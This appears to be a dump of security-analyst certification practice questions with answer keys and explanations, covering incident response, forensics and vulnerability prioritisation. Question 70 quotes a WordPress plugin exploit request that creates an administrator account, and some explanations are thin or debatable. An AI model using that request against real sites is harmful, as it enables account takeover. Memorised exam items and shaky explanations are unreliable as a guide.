The best threat intelligence source to assess the ransomware campaign's risk is an **Information Sharing Organization (ISO)**.

Here's why: ISOs, such as Information Sharing and Analysis Centers (ISACs) and similar groups, are specifically designed for organizations within the same sector or with similar security concerns to collaboratively share threat intelligence. Given that the company is a manufacturer within the defense supply chain (a critical infrastructure sector), an ISAC focused on manufacturing or defense industries would be ideal. These organizations often provide highly relevant, vetted, and actionable intelligence about specific threats targeting their members. This includes details of the ransomware campaign, indicators of compromise (IOCs), tactics, techniques, and procedures (TTPs) used by the attackers, and recommended mitigation strategies. This shared information is crucial for the analyst to rapidly assess the risk and provide informed recommendations. While blogs/forums, incident response teams, and the dark web may provide some information, they often lack the sector-specific focus and vetting that ISOs offer. ISOs filter information and often provide context, mitigating the challenges of verifying and assessing the reliability of raw intelligence from less credible sources. The depth of shared intelligence within an ISO is tailored to its members' unique needs and risks. In comparison, a generic cybersecurity incident response team would focus on individual incidents and may not have the broader perspective offered by an ISAC. The deep/dark web offers an overwhelming amount of unverified information, making it highly time-consuming and difficult to analyze effectively for specific campaigns.

Authoritative Links:

National Council of ISACs (NCI):https://www.nationalisacs.org/ **CISA - Information Sharing:**https://www.cisa.gov/information-sharing

Question: 59

An incident response team finished responding to a significant security incident. The management team has asked the lead analyst to provide an after-action report that includes lessons learned. Which of the following is the most likely reason to include lessons learned?

A.To satisfy regulatory requirements for incident reporting
B.To hold other departments accountable
C.To identify areas of improvement in the incident response process
D.To highlight the notable practices of the organization's incident response team

Answer: C

Explanation:

The correct answer is C: To identify areas of improvement in the incident response process.

An after-action report (AAR) with lessons learned aims to improve future incident response efforts. Analyzing what went well and what didn't allows the organization to refine its processes, policies, and technologies. This proactive approach helps in minimizing the impact of future incidents and responding more effectively.

Identifying areas of improvement involves pinpointing bottlenecks, communication breakdowns, lack of resources, or ineffective procedures that hindered the response. By understanding these shortcomings, the organization can implement corrective actions such as enhancing training programs, updating incident response plans, investing in better tools, or streamlining communication protocols.

Option A is incorrect because while regulatory requirements often mandate incident reporting, the lessons learned section focuses internally on improving processes, not just satisfying external obligations. Option B is incorrect because an AAR is not primarily for assigning blame or holding other departments accountable. While accountability might be a byproduct of the analysis, the main goal is continuous improvement. Option D is partially correct as highlighting notable practices is a part of AAR, the primary focus remains on identifying areas requiring improvement.

Including lessons learned in an AAR fosters a culture of continuous improvement, which is essential for effective cybersecurity. By regularly analyzing past incidents, the organization can adapt and strengthen its defenses against evolving threats.

Relevant resources:

SANS Institute - Incident Response:https://www.sans.org/information-security/incident-response/ **NIST Special Publication 800-61 Revision 2, Computer Security Incident Handling Guide:** https://nvlpubs.nist.gov/nistpubs/SpecialPublications/NIST.SP.800-61r2.pdf

Question: 60

A vulnerability management team is unable to patch all vulnerabilities found during their weekly scans. Using the third-party scoring system described below, the team patches the most urgent vulnerabilities: c

Metric	Description
Cobain	Exploitable by malware
Grohl	Externally facing
Novo	Exploit PoC available
Smear	Older than 2 years
Channing	Vulnerability research activity

Additionally, the vulnerability management team feels that the metrics Smear and Channing are less important than the others, so these will be lower in priority. Which of the following vulnerabilities should be patched first, given the above third-party scoring system?

A.InLoud:

Cobain: Yes -

Grohl: No -

Novo: Yes -

Smear: Yes -
Channing: No

B.TSpirit:

Cobain: Yes -

Grohl: Yes -

Novo: Yes -

Smear: No -

Channing: No

C.ENameless:

Cobain: Yes -

Grohl: No -

Novo: Yes -

Smear: No -

Channing: No

D.PBleach:

Cobain: Yes -

Grohl: No -

Novo: No -

Smear: No -

Channing: Yes

Answer: B

Explanation:

The metrics Cobain, Grohl, and Novo are more important than Smear and Channing, according to the vulnerability management team. Therefore, this vulnerability poses a greater risk than the other vulnerabilities and should be patched first.

Question: 61 A user downloads software that contains malware onto a computer that eventually infects numerous other systems. Which of the following has the user become?

A.Hacktivist
B.Advanced persistent threat
C.Insider threat
D.Script kiddie

Answer: C

Explanation:

The user, in this scenario, has become an insider threat. Here's why:

Insider Threat Definition: An insider threat is a security risk that originates from within the organization itself, typically stemming from employees, former employees, contractors, or business associates who have inside information regarding the organization's security practices, data, and computer systems.

Unintentional vs. Malicious: Insider threats can be unintentional (e.g., due to negligence, lack of awareness) or malicious (e.g., motivated by financial gain, revenge). In this case, downloading malware, even unknowingly, makes the user an unintentional insider threat.

Privileged Access: Users generally have some level of authorized access to systems and data within the organization. This privileged access is what distinguishes them from external attackers.

Circumventing Security: The user, by introducing malware, bypassed security measures, regardless of intent. The result is a breach originating from within, not from an external attacker actively trying to penetrate the network.

Contrast with Other Options:

Hacktivist: A hacktivist is driven by political or social activism. There's no indication of such motivation in the scenario.

Advanced Persistent Threat (APT): APTs are sophisticated, long-term attacks typically carried out by state-sponsored actors or organized crime groups. This user's action is a one-off incident.

Script Kiddie: A script kiddie uses existing hacking tools and scripts without significant technical expertise. While possible, it's the consequence (infecting other systems via authorized access) rather than the method that makes the user an insider threat here.

Therefore, because the user's action originated from within the organization's trusted network, leveraged existing access privileges, and resulted in a security breach, the most accurate classification is an insider threat.

Authoritative Links:

CISA (Cybersecurity & Infrastructure Security Agency) - Insider Threat Mitigation:
https://www.cisa.gov/topics/physical-security/insider-threat-mitigation
Carnegie Mellon University - CERT Division - Insider Threat:https://www.cmu.edu/sei/our-work/insider-threat/

Question: 62

An organization has activated the CSIRT. A security analyst believes a single virtual server was compromised and immediately isolated from the network. Which of the following should the CSIRT conduct next?

A.Take a snapshot of the compromised server and verify its integrity
B.Restore the affected server to remove any malware
C.Contact the appropriate government agency to investigate
D.Research the malware strain to perform attribution

Answer: A

Explanation:

The correct action for the CSIRT to take next after isolating a potentially compromised virtual server is to take a snapshot and verify its integrity. Here's why:

Preservation of Evidence: Taking a snapshot creates a forensically sound copy of the server's state at the time of the incident. This is crucial for later analysis and investigation. It captures the memory, disk contents, and configuration, essentially preserving the "crime scene."
Integrity Verification: Verifying the snapshot's integrity (e.g., using cryptographic hashes) ensures that the copy is an exact replica and hasn't been tampered with. This is vital for legal admissibility and reliable analysis.

Forensic Analysis: The snapshot can then be used to perform in-depth forensic analysis, including malware analysis, log review, and timeline reconstruction, without affecting the original isolated server.

Avoiding Further Damage: Restoring the server (option B) or immediately contacting government agencies (option C) are premature actions. Restoring could destroy valuable evidence, and contacting agencies before

proper investigation might not be necessary or productive.

Understanding the Threat: While researching the malware strain (option D) is important, it should be done after capturing the server's state. The snapshot provides the raw data needed for effective malware analysis and attribution.

Taking a snapshot provides a safe and effective approach to preserve evidence and conduct the necessary analysis to fully understand the scope and impact of the security incident.

Further reading on digital forensics and incident response:

NIST Computer Security Incident Handling Guide: https://csrc.nist.gov/publications/detail/sp/800-61/rev-2/final
SANS Institute Incident Handler's Handbook: https://www.sans.org/white-papers/34077/

Question: 63

During an incident, an analyst needs to acquire evidence for later investigation. Which of the following must be collected first in a computer system, related to its volatility level?

A.Disk contents
B.Backup data
C.Temporary files
D.Running processes

Answer: D

Explanation:

The correct answer is **D. Running processes**. The prioritization of evidence collection in incident response follows the "order of volatility" principle, which dictates that data that is most likely to be lost or overwritten should be collected first.

Running processes reside in RAM and system memory, which are highly volatile. Powering down or even restarting a system instantly erases this data. This data contains critical information such as currently executing programs, open network connections, logged-in users, and potentially malicious code injected into running processes. Capturing this information first can provide immediate insights into the nature of the incident and potential attack vectors.

Temporary files (C) also have a higher volatility level compared to Disk contents (A) and Backup data (B). But compared to running processes, they are more persistent. Temporary files are written to disk (although often to a fast cache location) and will remain until overwritten or deleted by some process or system maintenance tasks. Disk contents are a more static form of evidence, residing permanently (until actively altered) on storage devices. Backup data, by definition, is the most persistent form of evidence, being an archived copy.

Therefore, since RAM, and consequently running processes, is the most volatile, it must be the first thing acquired when preserving the chain of custody during forensic activities. Prioritizing in this way can help to ensure that crucial evidence isn't lost before it can be analyzed.

Order of Volatility Resources:

SANS Institute:https://digital-forensics.sans.org/blog/2009/03/17/computer-forensic-order-of-volatility/ **EC-Council:** (Search for "order of volatility" within their digital forensics materials) https://www.eccouncil.org/

Question: 64

A security analyst is trying to identify possible network addresses from different source networks belonging to the same company and region. Which of the following shell script functions could help achieve the goal?

A.function w() a=$(ping -c 1 $1 | awk-F ”/” ’END print $1 ’) && echo “$1 | $a”
B.function x() b=traceroute -m 40 $1 | awk ’END print $1 ’) && echo “$1 | $b”
C.function y() dig $(dig -x $1 | grep PTR | tail -n 1 | awk -F ”.in-addr” ’ print $1 ’).origin.asn.cymru.com TXT +short
D.function z() c=$(geoiplookup$1) && echo “$1 | $c”

Answer: C

Explanation:

The correct answer is C because it leverages DNS and ASN information to identify network addresses from the same company and region. Let's break down why.

Option C, function y() dig $(dig -x $1 | grep PTR | tail -n 1 | awk -F ”.in-addr” ’ print $1 ’).origin.asn.cymru.com TXT +short , performs a series of DNS lookups. First, dig -x $1 performs a reverse DNS lookup on the IP address ($1), attempting to find its associated hostname. Then, grep PTR and tail -n 1 isolate the PTR record (which contains the hostname). The awk -F ”.in-addr” ’ print $1 part extracts the octets of the IP address. This is followed by appending .origin.asn.cymru.com and querying for a TXT record. The cymru.com service (Team Cymru) provides ASN (Autonomous System Number) origin information. The ASN can provide the organization that owns the IP address. This helps the security analyst determine if different IP addresses belong to the same organization (company) by associating them with the same ASN. While not directly providing geographic location, ASNs are often associated with specific regions or companies that operate in specific regions. The +short option simplifies the output to just the TXT record content, providing a cleaner result.

Option A uses ping to get the IP address, but this does not determine the organization that owns the address. Option B attempts a traceroute, which reveals the network path to the IP, but does not link to the company organization. Option D uses geoiplookup, which directly provides geographic location information. However, geographic proximity doesn't guarantee that the addresses belong to the same company or origin network. The Team Cymru approach in option C more directly addresses the task of finding addresses from the same company network by using ASN lookup.

For further research on Team Cymru and ASN lookups, refer to:

Team Cymru:https://www.team-cymru.com/
Autonomous System (Internet):https://en.wikipedia.org/wiki/Autonomous_system_(Internet) **dig command:** Search for dig command documentation for your operating system.

Question: 65

A security analyst is writing a shell script to identify IP addresses from the same country. Which of the following functions would help the analyst achieve the objective?

A.function w() info=$(ping -c 1 $1 | awk -F “/” ‘END print $1 ’) && echo “$1 | $info”
B.function x() info=$(geoiplookup $1) && echo “$1 | $info”
C.function y() info=$(dig -x $1 | grep PTR | tail -n 1) && echo “$1 | $info”
D.function z() info=$(traceroute -m 40 $1 | awk ‘END print $1 ’) && echo “$1 | $info”

Answer: B

Explanation:

The correct answer is B, which utilizes the geoiplookup command. The objective is to identify IP addresses from the same country. geoiplookup is a command-line utility specifically designed to query geographic information associated with an IP address. This command directly leverages geolocation databases (often provided by services like MaxMind) to determine the country, city, and other location-related details of an IP address. The script snippet info=$(geoiplookup $1) && echo "$1 | $info" captures the output of geoiplookup (which contains the country information) and then prints the IP address along with its geolocation data.

Option A uses ping to resolve the IP address but doesn't provide country information. It only retrieves the round-trip time, which is irrelevant to the stated objective. Option C employs dig (Domain Information Groper) with the -x option for reverse DNS lookup, attempting to find the hostname associated with an IP address. While sometimes the hostname might give a clue about the origin, it is unreliable and doesn't directly provide the country. Option D employs traceroute to trace the route an IP packet takes to a destination. This shows the path the packet follows but does not directly correlate any of the intermediate hops to countries in a reliable way.

Therefore, only geoiplookup can reliably and directly determine the country associated with an IP address, making option B the most suitable choice for the analyst's script.

For further research:

MaxMind GeoIP2 Databases:https://www.maxmind.com/en/geoip2-databases
geoiplookup documentation (depending on your system, man geoiplookup in your terminal): This provides specifics on how the command is implemented on your particular system. A general description can be found on various Linux manual pages sites online.

Question: 66

A security analyst obtained the following table of results from a recent vulnerability assessment that was conducted against a single web server in the environment:

Finding	Impact	Credential required?	Complexity
Self-signed certificate in use	High	No	High
Old copyright date	Low	No	N/A
All user input accepted on forms	High	No	Low
Full error messages displayed	Medium	No	Low
Control panel login open to public	High	Yes	Medium

Which of the following should be completed first to remediate the findings?

A.Ask the web development team to update the page contents
B.Add the IP address allow listing for control panel access
C.Purchase an appropriate certificate from a trusted root CA
D.Perform proper sanitization on all fields

Answer: D

Explanation:

1. The first action that should be completed to remediate the findings is to perform proper sanitization on all fields. Performing proper sanitization on all fields can help address the most critical and common vulnerability found during the vulnerability assessment
2. D looks like the best answer here. Input sanitization

Question: 67

While reviewing web server logs, an analyst notices several entries with the same time stamps, but all contain odd characters in the request line. Which of the following steps should be taken next?

A.Shut the network down immediately and call the next person in the chain of command.

B.Determine what attack the odd characters are indicative of.

C.Utilize the correct attack framework and determine what the incident response will consist of.

D.Notify the local law enforcement for incident response.

Answer: B

Explanation:

The best immediate next step is to **B. Determine what attack the odd characters are indicative of.**

Here's why:

Initial Analysis is Key: Before taking drastic measures like shutting down the network (option A) or involving law enforcement (option D), it's crucial to understand the nature of the potential threat. Simply reacting without understanding can cause unnecessary disruption or misdirected efforts.

Character Pattern Recognition: "Odd characters" in the request line often signify malicious intent. These could be components of various attacks like:

Cross-Site Scripting (XSS): Attackers inject malicious scripts into web pages viewed by other users. The "odd characters" might be the script itself.

SQL Injection: Attackers insert malicious SQL code into input fields to manipulate the database.

Command Injection: Attackers inject operating system commands to gain control of the server.

Determining the Attack Type informs Response: Identifying the type of attack allows for a more targeted and effective response. This includes deciding on specific mitigation strategies and containment procedures.

Framework Application Comes Later: While utilizing an attack framework (option C) is a valuable step in incident response, it should follow the initial analysis. Knowing the type of attack helps select the appropriate framework and its relevant response procedures.

Investigating the Attack Vector: Analysing the web server logs alongside the other data that are stored in the logs allows you to identify the source of the attack.

In Summary: Prioritizing analysis of the "odd characters" will determine the specific threat, enabling a more focused and effective response, rather than prematurely escalating the situation or applying generic incident response procedures.

Supporting Links:

OWASP (Open Web Application Security Project): Great resource for understanding web application vulnerabilities: https://owasp.org/
SANS Institute: Offers training and resources on cybersecurity, including incident response: https://www.sans.org/

Question: 68

A security team conducts a lessons-learned meeting after struggling to determine who should conduct the next steps following a security event. Which of the following should the team create to address this issue?

A.Service-level agreement
B.Change management plan
C.Incident response plan
D.Memorandum of understanding

Answer: C

Explanation:

The correct answer is **C. Incident Response Plan**.

Here's why: An incident response plan (IRP) is a documented set of procedures outlining how an organization will react to and manage a security incident. The core purpose of an IRP is to minimize damage and recovery time. A key element of an effective IRP is a clear delineation of roles and responsibilities. This ensures that, during a security event, everyone knows who is responsible for what task and decision-making authority, avoiding confusion and delays. In the scenario described, the security team struggled to determine who should take the next steps, indicating a deficiency in their IRP. Implementing or improving the IRP by clearly defining roles (e.g., incident commander, communications lead, technical analysts), escalation paths, and responsibilities for each phase of incident response (identification, containment, eradication, recovery, lessons learned) would directly address the issue.

Option A, Service-Level Agreement (SLA), focuses on defining service expectations between a service provider and a customer and is irrelevant to internal incident response processes. Option B, Change Management Plan, governs the process of implementing changes to IT systems and isn't designed for immediate action during an incident. Option D, Memorandum of Understanding (MOU), establishes a general agreement between two or more parties but lacks the specific, actionable procedures required for incident response. Therefore, the best solution is creating or updating an Incident Response Plan to resolve the role ambiguity during security events.

For further research:

SANS Institute Incident Handler's Handbook:https://www.sans.org/reading-room/whitepapers/incident/incident-handlers-handbook-33901
NIST Computer Security Incident Handling Guide (SP 800-61 Rev. 2):
https://nvlpubs.nist.gov/nistpubs/SpecialPublications/NIST.SP.800-61r2.pdf

Question: 69

A cybersecurity analyst notices unusual network scanning activity coming from a country that the company does not do business with. Which of the following is the best mitigation technique?

A.Geoblock the offending source country.
B.Block the IP range of the scans at the network firewall.
C.Perform a historical trend analysis and look for similar scanning activity.
D.Block the specific IP address of the scans at the network firewall.

Answer: B

Explanation:

The best mitigation technique is to block the IP range of the scans at the network firewall (Option B). Here's why:

Option B is superior because it addresses the problem at scale. While blocking a single IP address (Option D) provides immediate relief, scanners often use multiple IP addresses within a range to evade detection. Blocking the entire IP range proactively prevents further scanning from that source, even if the attacker rotates IPs. This reduces the analyst's workload and enhances overall security posture.

Geoblocking (Option A) can be considered, but is not always the best first response. While it prevents all traffic from the country, it could potentially block legitimate traffic in the future if business relationships change or if users in that region need to access company resources. Geoblocking should be reserved for situations where a country is consistently a source of malicious activity and there is a low likelihood of legitimate traffic.

Historical trend analysis (Option C) is a good practice for understanding patterns and improving security posture in the long run, but it does not provide immediate mitigation. It's essential for proactive threat hunting and identifying vulnerabilities, but it isn't the optimal choice when an active attack is in progress.

Blocking the IP range offers a balance between immediate response and long-term effectiveness. Firewalls are designed to efficiently handle IP blocking, allowing for a fast and scalable mitigation strategy. Blocking malicious IP ranges reduces the surface area exposed to potential attacks, improving network performance and decreasing the likelihood of successful compromises.The approach minimizes false positives, since it's based on current malicious activity and limits the scope of the block to a specific IP range known to be engaged in scanning activities. It provides a practical, targeted, and immediate way to contain a threat.

Further Reading:

Firewall Management: https://www.fortinet.com/resources/cyberglossary/firewall-management IP Address Blocking: https://www.cloudflare.com/learning/ddos/glossary/ip-blocking/

Question: 70

An analyst has received an IPS event notification from the SIEM stating an IP address, which is known to be malicious, has attempted to exploit a zero-day vulnerability on several web servers. The exploit contained the following snippet:

```
/wp-json/trx_addons/V2/get/sc_layout?sc=wp_insert_user&role=administrator
```

Which of the following controls would work best to mitigate the attack represented by this snippet?

A.Limit user creation to administrators only.
B.Limit layout creation to administrators only.
C.Set the directory trx_addons to read only for all users.
D.Set the directory V2 to read only for all users.

Answer: A

Explanation:

The best control is to limit user creation to administrators only because the exploit specifically targets the wp_insert_user function, which is used to create new users. By restricting user creation to administrators, you prevent unauthorized actors from leveraging this vulnerability to create privileged accounts and gain control of the web servers. The snippet shows an attempt to exploit a function call (/wp-json/trx_addons/V2/get/sc_layout?sc=wp_insert_user&role=administrator) intending to add a new user with "administrator" privileges. Options B, C, and D, while potentially helpful in reducing overall attack surface, do

not directly address the vulnerability being exploited, which focuses on creating unauthorized administrator accounts. Limiting layout creation (B) might prevent some attacks if layouts have associated vulnerabilities, but it won't stop a direct attempt to create an administrator user. Setting trx_addons (C) or V2 (D) to read-only might prevent some modifications, but it doesn't prevent the malicious actor from calling the wp_insert_user function if it's still accessible. The principle of least privilege dictates that users should only have the minimum necessary permissions to perform their tasks. This directly applies to user creation, which should be restricted to administrators to maintain security and prevent privilege escalation.

Further Research:

WordPress Security Hardening:https://wordpress.org/documentation/article/hardening-wordpress/
OWASP (Open Web Application Security Project):https://owasp.org/

Question: 71

A penetration tester submitted data to a form in a web application, which enabled the penetration tester to retrieve user credentials. Which of the following should be recommended for remediation of this application vulnerability?

A.Implementing multifactor authentication on the server OS
B.Hashing user passwords on the web application
C.Performing input validation before allowing submission
D.Segmenting the network between the users and the web server

Answer: C

Explanation:

The correct answer is C: Performing input validation before allowing submission. Here's why:

The scenario describes a vulnerability where submitting data through a web form led to credential retrieval.
This suggests the application wasn't properly sanitizing or validating the input. Input validation involves checking that the data entered by a user conforms to the expected format, type, length, and range before processing it. By implementing input validation, the application can prevent malicious or unexpected data from being processed, potentially mitigating injection attacks (like SQL injection or cross-site scripting) that can lead to credential exposure.

Option A, implementing multi-factor authentication (MFA) on the server OS, would add a layer of security after a successful compromise but doesn't address the root cause vulnerability. MFA helps to prevent unauthorized access even if credentials are stolen, but it doesn't stop the credentials from being compromised in the first place.

Option B, hashing user passwords, is a standard security practice but doesn't prevent the initial vulnerability of retrieving credentials. Hashing protects passwords at rest, making them unreadable if the database is compromised. However, if the attacker can exploit an input validation flaw to retrieve credentials, they may still be able to use those credentials if the application itself hasn't validated that input.

Option D, segmenting the network, can limit the blast radius of a potential attack, but it doesn't address the underlying application vulnerability. Segmentation can isolate sensitive resources, making it harder for an attacker to move laterally within the network after compromising a web server. But preventing the initial compromise is far more effective.

Input validation is a crucial first line of defense against many web application vulnerabilities. By ensuring that data entered by users is safe and conforms to expectations, developers can significantly reduce the risk of attacks such as SQL injection, cross-site scripting (XSS), and command injection. Therefore, performing input validation is the most relevant remediation for this vulnerability.

Supporting Resources:

OWASP Input Validation Cheat Sheet:https://owasp.org/www-project-cheat-sheets/cheatsheets/Input_Validation_Cheat_Sheet.html
NIST Guide to Input Validation: (While NIST doesn't have a dedicated page on "Input Validation", searching "NIST input validation" will lead to various security best practices documents that discuss input validation within application security contexts). A general guide on web security by NIST is also relevant: https://csrc.nist.gov/projects/web-application-security

Question: 72

A cybersecurity team lead is developing metrics to present in the weekly executive briefs. Executives are interested in knowing how long it takes to stop the spread of malware that enters the network. Which of the following metrics should the team lead include in the briefs?

A.Mean time between failures
B.Mean time to detect
C.Mean time to remediate
D.Mean time to contain

Answer: D

Explanation:

The correct metric to present to executives interested in the time it takes to stop the spread of malware is **Mean Time To Contain (MTTC)**. MTTC directly addresses the duration it takes to isolate and prevent malware from propagating throughout the network after initial detection.

A. **Mean Time Between Failures (MTBF)** is irrelevant because it focuses on the reliability of systems, measuring the average time a system operates without failure. This doesn't reflect the speed of malware containment.

B. **Mean Time To Detect (MTTD)** is important, but it only measures how long it takes to identify the malware, not the subsequent action of stopping its spread. While early detection is crucial, it's the containment time that directly speaks to limiting the impact.

C. **Mean Time To Remediate (MTTR)** measures the time it takes to fully remove the malware and restore affected systems to their normal state. While crucial for complete recovery, it follows the containment phase. Executives are specifically interested in stopping the spread first.

Therefore, MTTC is the most appropriate metric because it captures the efficiency and effectiveness of the incident response team in limiting the scope of the malware's impact. A shorter MTTC indicates a more agile and capable team, reassuring executives that the organization can quickly mitigate threats. Presenting this metric allows executives to gauge the effectiveness of security controls and incident response procedures in preventing widespread damage. The containment phase directly translates to reduced financial and operational impacts associated with a security breach.

Further reading:

SANS Institute: Incident Handler's Handbook: https://www.sans.org/reading-room/whitepapers/incident/incident-handlers-handbook-33901
NIST Cybersecurity Framework: https://www.nist.gov/cyberframework

Question: 73

An employee accessed a website that caused a device to become infected with invasive malware. The incident response analyst has:

•created the initial evidence log.
•disabled the wireless adapter on the device.
•interviewed the employee, who was unable to identify the website that was accessed.•reviewed the web proxy traffic logs.

Which of the following should the analyst do to remediate the infected device?

A.Update the system firmware and reimage the hardware.

B.Install an additional malware scanner that will send email alerts to the analyst.

C.Configure the system to use a proxy server for Internet access.

D.Delete the user profile and restore data from backup.

Answer: D

Explanation:

The best course of action after an employee's device becomes infected with invasive malware, given the steps already taken, is to delete the user profile and restore data from backup (Option D). Here's why:

Containment and Eradication: The primary goal is to completely remove the malware. Simply disabling the wireless adapter only contains the spread, it doesn't eliminate the threat from the infected device. **Deleting the User Profile:** Malware often embeds itself within user profiles to gain persistence. By deleting the profile, you remove a potential hiding place for the malware.

Restoring from Backup: Restoring from a known clean backup ensures that the system is returned to a pre-infection state. This is a crucial step in eradicating the malware.

Why other options are less effective: Updating firmware (Option A) addresses vulnerabilities but doesn't remove existing malware. Installing another malware scanner (Option B) is helpful but not a complete solution; thorough removal is necessary. Using a proxy server (Option C) is a preventative measure for the future, not a remediation technique for the current infection. Also, these options may not be feasible if the company is compromised.

Comprehensive Approach: Deleting the profile and restoring from backup provides a more comprehensive approach to eradication and recovery compared to the other options.

Authoritative Links:

NIST Computer Security Incident Handling Guide: https://nvlpubs.nist.gov/nistpubs/SpecialPublications/NIST.SP.800-61r2.pdf (See the section on Eradication and Recovery)
SANS Institute - Incident Response:https://www.sans.org/information-security/incident-response/ (Provides general information about incident response processes)

Question: 74

A cloud team received an alert that unauthorized resources were being auto-provisioned. After investigating, the team suspects that cryptomining is occurring. Which of the following indicators would most likely lead the team to this conclusion?

A.High GPU utilization

B.Bandwidth consumption

C.Unauthorized changes

D.Unusual traffic spikes

Answer: A

Explanation:

The correct answer is **A. High GPU utilization**. Here's why:

Cryptomining, particularly for cryptocurrencies like Ethereum which are more efficiently mined with GPUs, requires significant computational power. When unauthorized cryptomining activities occur in a cloud environment, the most readily observable indicator is consistently high utilization of Graphics Processing Units (GPUs). Cryptomining algorithms perform complex mathematical calculations to solve cryptographic puzzles, and GPUs are highly optimized for these types of computations, making them ideal for mining.

Bandwidth consumption (Option B) can be elevated due to cryptomining, but it is not as direct an indicator as high GPU usage. Many legitimate applications can also cause high bandwidth. Unauthorized changes (Option C) can be an indicator of a compromise that led to the cryptomining, but not the cryptomining itself. Unusual traffic spikes (Option D) could point to a denial-of-service attack or other network-related issues. While cryptomining can contribute to traffic, it's the utilization of the resources that confirms the operation.

Therefore, persistent and unusually high GPU utilization, especially if it's occurring on instances or services that don't typically require such processing power, is a strong indication of unauthorized cryptomining activities. The team could then further investigate to identify the processes consuming the GPU and confirm their suspicions. Monitoring GPU usage metrics becomes crucial for detecting and preventing such incidents in cloud environments. Identifying and stopping cryptomining quickly reduces expenses to the cloud provider.

Further research:

Cloud Security Alliance (CSA): Provides resources and best practices for cloud security, including threat detection and incident response. https://cloudsecurityalliance.org/
NIST Cybersecurity Framework: A framework to help organizations manage and reduce cybersecurity risks, including detecting and responding to incidents. https://www.nist.gov/cyberframework
SANS Institute: Offers cybersecurity training and resources, including courses on cloud security and incident response. https://www.sans.org/

Question: 75

A company's security team is updating a section of the reporting policy that pertains to inappropriate use of resources (e.g., an employee who installs cryptominers on workstations in the office). Besides the security team, which of the following groups should the issue be escalated to first in order to comply with industry best practices?

A.Help desk
B.Law enforcement
C.Legal department
D.Board member

Answer: C

Explanation:

The correct answer is C: Legal department.

When dealing with inappropriate use of resources like employees installing cryptominers, the initial escalation point, after the security team identifies the issue, should be the legal department. This is because such

activities can have legal ramifications for the company, including potential violations of software licensing agreements, copyright infringement if the cryptomining activity uses proprietary algorithms without permission, and energy theft. Furthermore, the act of unauthorized installation and usage itself might violate corporate policy and constitute a breach of contract between the company and the employee.

The legal department can assess the situation from a legal perspective, determine the potential legal risks and liabilities, and advise on the appropriate course of action. This might include gathering evidence for potential legal action against the employee or reporting the activity to law enforcement if it involves significant criminal activity. Engaging the legal department ensures that all actions taken are compliant with relevant laws and regulations and that the company's legal interests are protected.

Help desk (A) is primarily responsible for technical support, not legal or policy matters. Law enforcement (B) might be contacted later, but the legal department should first assess if a crime has occurred and the proper procedure for engaging law enforcement. A board member (D) is too high-level for the initial escalation of such a specific incident.

Here are some authoritative links for further research:

SANS Institute: Incident Handling Process: https://www.sans.org/reading-room/whitepapers/incident/incident-handlers-handbook-33901 (This document outlines incident handling best practices which includes the legal aspects).

NIST Special Publication 800-61 Revision 2, Computer Security Incident Handling Guide: https://nvlpubs.nist.gov/nistpubs/SpecialPublications/NIST.SP.800-61r2.pdf (This document provides a detailed guide to computer security incident handling, which includes legal considerations).

Question: 76

Given the following CVSS string:

CVSS:3.0/AV:N/AC:L/PR:N/UI:N/S:U/C:H/I:H/A:H

Which of the following attributes correctly describes this vulnerability?

A.A user is required to exploit this vulnerability.
B.The vulnerability is network based.
C.The vulnerability does not affect confidentiality.
D.The complexity to exploit the vulnerability is high.

Answer: B

Explanation:

The correct answer is B, "The vulnerability is network based." Let's break down why using the provided CVSS string: CVSS:3.0/AV:N/AC:L/PR:N/UI:N/S:U/C:H/I:H/A:H.

The "AV:N" portion of the CVSS string directly corresponds to the "Attack Vector" metric. "N" signifies "Network." According to the CVSS v3.0 specification (available at the FIRST website), the Network attack vector means the vulnerability can be exploited remotely over a network. Exploitation can occur without any local access or physical access to the vulnerable system. A remote attacker could exploit this vulnerability without any interaction with the victim.

Options A, C, and D are incorrect because they misinterpret other parts of the CVSS string. "UI:N" (User Interaction: None) means no user interaction is required (opposite of A). "C:H" (Confidentiality: High) means the vulnerability does affect confidentiality (opposite of C). "AC:L" (Attack Complexity: Low) means the vulnerability has low complexity to exploit (opposite of D). The attack complexity represents how easy or

difficult it is for an attacker to exploit the vulnerability, whereas the attack vector indicates how an attacker would gain access to the vulnerability.

In summary, the "AV:N" metric explicitly states that the attack vector is over a network, making option B the only correct interpretation of the given CVSS string. Understanding how to interpret CVSS strings is vital for vulnerability management and risk assessment.**Supporting Links:**

FIRST (Forum of Incident Response and Security Teams) CVSS v3.0 Specification Document:
https://www.first.org/cvss/v3-0/specification-document

Question: 77

A cryptocurrency service company is primarily concerned with ensuring the accuracy of the data on one of its systems. A security analyst has been tasked with prioritizing vulnerabilities for remediation for the system. The analyst will use the following CVSSv3.1 impact metrics for prioritization:

Vulnerability	CVSSv3.1 impact metrics
1	C:L/I:L/A:L
2	C:N/I:L/A:H
3	C:H/I:N/A:N
4	C:L/I:H/A:L

Which of the following vulnerabilities should be prioritized for remediation?

A.1
B.2
C.3
D.4

Answer: D

Explanation:

Since the company is concerned with ensuring the accuracy of the data, the analyst must prioritize integrity over other data. Analyzing the values in the table, options A, B, C would be discarded as having an L or N impact. Thus, the most correct option be D.

Question: 78

Patches for two highly exploited vulnerabilities were released on the same Friday afternoon. Information about the systems and vulnerabilities is shown in the tables below:

Vulnerability name	Description
inter.drop	Remote Code Execution (RCE)
slow.roll	Denial of Service (DoS)

System name	Vulnerability	Network segment
manning	slow.roll	internal
brees	inter.drop	internal
brady	inter.drop	external
rogers	slow.roll; inter.drop	isolated vlan

Which of the following should the security analyst prioritize for remediation?

A.rogers
B.brady
C.brees
D.manning

Answer: B

Explanation:

Correct answer is B:brady.

Question: 79

A security analyst must preserve a system hard drive that was involved in a litigation request. Which of the following is the best method to ensure the data on the device is not modified?

A.Generate a hash value and make a backup image.

B.Encrypt the device to ensure confidentiality of the data.
C.Protect the device with a complex password.

D.Perform a memory scan dump to collect residual data

Answer: A

Explanation:

The best method to preserve a system hard drive involved in litigation while ensuring data integrity is to generate a hash value and create a backup image (Option A). This approach addresses the core requirement of preventing data modification, which is crucial for legal admissibility.

Here's why:

Hashing for Integrity: Generating a hash value (e.g., using SHA-256 or MD5) creates a unique digital fingerprint of the entire drive's contents. This hash can be used to verify that the image remains unchanged throughout the investigation and legal process. Any modification, even a single bit, will result in a different

hash value.

Imaging for Preservation: Creating a forensically sound image (a bit-by-bit copy) duplicates the entire drive, including deleted files, unallocated space, and metadata. This provides a complete snapshot of the drive's state at a specific point in time.

